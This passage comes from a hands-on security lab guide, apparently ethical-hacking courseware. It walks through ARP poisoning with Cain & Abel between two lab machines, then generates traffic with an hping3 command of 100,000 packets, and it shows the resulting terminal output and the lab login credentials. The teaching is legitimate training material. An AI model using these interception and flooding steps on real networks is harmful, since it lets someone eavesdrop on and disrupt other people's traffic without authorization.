plus (+) icon; a **New ARP Poison Routing** window appears; from which we can add IPs to listen to traffic.




16. To monitor the traffic between two systems (here, **Windows 11** and **Parrot Security**), from the left-hand pane, click to select **10.10.1.11 (Windows 11)** and from the right-hand pane, click **10.10.1.13 (Parrot Security)**; click **OK**. By doing so, you are setting Cain to perform ARP poisoning between the first and second targets.



17. Click to select the created target IP address scan that is displayed in the **Configuration / Routed Packets** tab.
18. Click on the **Start/Stop APR** icon to start capturing ARP packets.



19. After clicking on the **Start/Stop APR** icon, Cain & Abel starts ARP **poisoning** and the status of the scan changes to Poisoning, as shown in the screenshot.



20. Cain & Abel intercepts the traffic traversing between these two machines.
21. To generate traffic between the machines, you need to ping one target machine using the other.
22. Switch to the **Parrot Security** virtual machine.

23. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

24. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

25. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

26. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


Note: The password that you type will not be visible.

27. Now, type **cd** and press **Enter** to jump to the root directory.

28. A **Parrot Terminal** window appears; type **hping3 [Target IP Address] -c 100000** (here, target IP address is **10.10.1.11 [Windows 11]**) and press **Enter**.

Note: **-c**: specifies the packet count.

29. This command will start pinging the target machine (**Windows 11**) with 100,000 packets.




```

Applications Places System hping3 10.10.1.11 -c 100000 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker# cd
[root@parrot]~$ #hping3 10.10.1.11 -c 100000
HPING 10.10.1.11 (eth0 10.10.1.11): NO FLAGS are set, 40 headers + 0 data bytes
len=40 ip=10.10.1.11 ttl=128 DF id=1 sport=0 flags=RA seq=0 win=0 rtt=3.7 ms
len=40 ip=10.10.1.11 ttl=128 DF id=2 sport=0 flags=RA seq=1 win=0 rtt=3.6 ms
len=40 ip=10.10.1.11 ttl=128 DF id=3 sport=0 flags=RA seq=2 win=0 rtt=3.3 ms
len=40 ip=10.10.1.11 ttl=128 DF id=4 sport=0 flags=RA seq=3 win=0 rtt=7.1 ms
len=40 ip=10.10.1.11 ttl=128 DF id=5 sport=0 flags=RA seq=4 win=0 rtt=3.0 ms
len=40 ip=10.10.1.11 ttl=128 DF id=6 sport=0 flags=RA seq=5 win=0 rtt=6.8 ms
len=40 ip=10.10.1.11 ttl=128 DF id=7 sport=0 flags=RA seq=6 win=0 rtt=6.6 ms
len=40 ip=10.10.1.11 ttl=128 DF id=8 sport=0 flags=RA seq=7 win=0 rtt=2.4 ms
len=40 ip=10.10.1.11 ttl=128 DF id=9 sport=0 flags=RA seq=8 win=0 rtt=2.2 ms
len=40 ip=10.10.1.11 ttl=128 DF id=10 sport=0 flags=RA seq=9 win=0 rtt=10.0 ms
len=40 ip=10.10.1.11 ttl=128 DF id=11 sport=0 flags=RA seq=10 win=0 rtt=9.8 ms
len=40 ip=10.10.1.11 ttl=128 DF id=12 sport=0 flags=RA seq=11 win=0 rtt=9.5 ms
len=40 ip=10.10.1.11 ttl=128 DF id=13 sport=0 flags=RA seq=12 win=0 rtt=9.2 ms
len=40 ip=10.10.1.11 ttl=128 DF id=14 sport=0 flags=RA seq=13 win=0 rtt=9.1 ms
len=40 ip=10.10.1.11 ttl=128 DF id=15 sport=0 flags=RA seq=14 win=0 rtt=8.9 ms
len=40 ip=10.10.1.11 ttl=128 DF id=16 sport=0 flags=RA seq=15 win=0 rtt=8.6 ms

